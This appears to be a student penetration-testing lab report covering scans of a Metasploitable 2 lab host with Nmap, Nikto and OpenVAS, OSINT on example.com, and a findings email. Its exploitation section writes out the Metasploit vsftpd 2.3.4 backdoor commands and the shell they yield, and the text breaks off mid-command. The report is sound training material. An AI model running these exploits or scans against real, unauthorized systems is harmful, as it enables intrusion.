Vulnerability Assessment and Penetration Testing (VAPT) Lab Report: Week 2 Practical Tasks

Introduction

This report documents the execution of multiple cybersecurity lab tasks simulating a full vulnerability assessment and penetration testing (VAPT) workflow. The exercises were performed using Kali Linux against a vulnerable Metasploitable environment. Activities included vulnerability scanning, reconnaissance, exploitation, post-exploitation analysis, and a capstone project simulating the complete penetration testing cycle.

Tools such as Nmap, OpenVAS, Metasploit, sqlmap, Burp Suite, and OSINT tools were used to identify vulnerabilities, exploit them, and collect evidence from the compromised system. The findings demonstrate common security weaknesses such as exposed services, weak authentication mechanisms, and web application vulnerabilities. Recommendations are provided to mitigate the identified risks and improve system security.

Objectives

The primary objectives of this lab were:

- Understand the vulnerability assessment process.
- Perform reconnaissance and OSINT techniques.
- Identify vulnerabilities using scanning tools.
- Simulate exploitation of vulnerable services.
- Conduct post-exploitation evidence collection.
- Document findings following penetration testing methodologies.

Tools and Environment

Tool	Purpose
Kali Linux	Penetration Testing OS
Nmap	Network Scanning and Service Discovery
OpenVAS GVM	Vulnerability Scanning
Metasploit	Exploitation Framework
Sqlmap	Automated SQL Injection Testing
Burp Suite	Web Traffic Interception
Maltego	OSINT Asset Mapping
Sha256sum	File Integrity Verification
DVWA	Vulnerable Web Application
Metasploitable 2	Intentionally Vulnerable Target

Table 1: Tools and Environment

Target Environment

System	IP Address	Role
Kali Linux	192.168.21.128	Attacker
Metasploitable 2	192.168.21.129	Target

Table 2: Attacker and Target

Methodology

The assessment followed the **PTES (Penetration Testing Execution Standard)** phases:

1. Reconnaissance
2. Vulnerability Scanning
3. Exploitation
4. Post-Exploitation
5. Reporting

Task A: Vulnerability Scanning Lab

Description

A vulnerability scan was conducted against the Metasploitable system using OpenVAS to identify potential security weaknesses.

Procedure

- OpenVAS services were started in Kali Linux.
- A new target was created with IP address **192.168.21.129**.
- A vulnerability scan using the **Full and Fast** configuration was initiated.
- The scan results were analyzed and prioritized based on severity.




Figure 1: Nmap Scan Report




Figure 2: rpcinfo and opened services

```
karan@kali: ~
┌──(karan㉿kali)-[~]
└─$ nmap -A 192.168.21.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-02 03:13 EST
Nmap scan report for 192.168.21.129
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.21.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryNa
me=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-03-02T08:13:58+00:00; +6s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
```

Figure 3: Nmap Deep scan

```
┌──(karan㉿kali)-[~]
└─$ nikto -h http://192.168.21.129
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.21.129
+ Target Hostname:    192.168.21.129
+ Target Port:        80
+ Start Time:         2026-03-02 03:15:45 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to th
e MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives
for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue De
```

Figure 4: Web Scan

```
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY
 strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue De
c  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2026-03-02 03:16:27 (GMT-5) (42 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 5: Web Scan (2)




Figure 6: Feed Sync Problem

CHALLENGE – OPENVAS FEED SYNC Initial feed synchronization required significant time and encountered lock file issues.

100 Word Email to Developers

Subject : Critical Vulnerability Identified During Security Assessment

Dear Development Team,

During a recent security assessment of the test server (192.168.21.129), several potential vulnerabilities were identified using Nmap and Nikto scanning tools. The scans revealed multiple exposed services such as FTP, SSH, HTTP, and database ports that could increase the attack surface if not properly secured. Additionally, the web server running Apache 2.2.8 appears outdated, and Nikto detected directory indexing and accessible configuration paths that may expose sensitive information. As a proof-of-concept, scanning the web service confirmed that these misconfigurations are visible externally. It is recommended to update the Apache server, disable unnecessary services, restrict directory indexing, and apply security hardening measures immediately.

Regards,
VAPT Analyst

Key Learnings

Vulnerability scanners help identify known security weaknesses before attackers exploit them.

Task B: Recon Practice

Description

Open-source intelligence (OSINT) techniques were used to gather information about target assets.


Tools Used

1 Matego
2 Shodan
3 Sublist3r
4 Wappalyzer

Procedure:

- WHOIS information was collected.
- Subdomains were enumerated using Sublist3r.
- Technology stack was identified using Wappalyzer.
- Asset relationships were mapped using Maltego.

Results



```
karan@kali: ~
┌──(karan㉿kali)-[~]
└─$ sudo whois example.com
[sudo] password for karan:
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2026-01-16T18:26:50Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2026-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: ELLIOTT.NS.CLOUDFLARE.COM
   Name Server: HERA.NS.CLOUDFLARE.COM
   DNSSEC: signedDelegation
   DNSSEC DS Data: 2371 13 2 C988EC423E3880EB8DD8A46FE06CA230EE23F35B578D64E78B29C3E1C83D245A
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-03-02T08:42:36Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

Figure 7: Domain Information

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain:       EXAMPLE.COM

organisation: Internet Assigned Numbers Authority

created:      1992-01-01
source:       IANA
```

Figure 8: Domain Information (2)




Figure 9: Technology Stack

```
┌──(karan㉿kali)-[~]
└─$ sudo apt install sublist3r
Installing:
  sublist3r

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 2108
  Download size: 621 kB
  Space needed: 1,947 kB / 16.2 GB available

Get:1 http://mirrors.esto.network/kali kali-rolling/main amd64 sublist3r all 1.1-5 [621 kB]
Fetched 621 kB in 4s (176 kB/s)
Selecting previously unselected package sublist3r.
(Reading database ... 555912 files and directories currently installed.)
Preparing to unpack .../sublist3r_1.1-5_all.deb ...
Unpacking sublist3r (1.1-5) ...
Setting up sublist3r (1.1-5) ...
Processing triggers for kali-menu (2025.4.3) ...
Processing triggers for man-db (2.13.1-1) ...
```

Figure 10: Installing sunlist3r

Figure 11: Subdomain Enumeration




Figure 12: Shodan Report




Figure 13: Ports, Orgs, vuln, Oss, Tags.




Figure 14: Vulnerabilities




Figure 15: Ports

Recon Summary

Initial reconnaissance was conducted using OSINT tools including WHOIS, Wappalyzer, and Shodan. WHOIS revealed domain registration details and name servers associated with the target.

Wappalyzer identified technologies such as Apache HTTP Server and jQuery. Shodan analysis highlighted exposed ports, operating systems, and known vulnerabilities, helping map the potential attack surface.

Asset Mapping Log

Timestamp	Tool	Finding
03-03-2026 / 16:30	Shodan	Exposed SSH service
03-03-2026 / 17:00	Maltego	Subdomain Identified

Table 3: Asset Mapping log

Key Learnings:

Reconnaissance helps attackers understand the attack surface before launching attacks.

Task C: Exploitation Lab

Description

Exploitation techniques were demonstrated against vulnerable services in the Metasploitable environment.

Tools Used

- Metasploit

Exploitation Example

A known vulnerability in the **vsftpd 2.3.4 FTP service** was exploited using Metasploit.

Command used:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.21.129
run
```

Result:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0c:4d:70
          inet addr:192.168.21.129  Bcast:192.168.21.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe0c:4d70/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4408 (4.3 KB)  TX bytes:6986 (6.8 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

Figure 16: Meta IP Address

```
┌──(karan㉿kali)-[~]
└─$ ip a
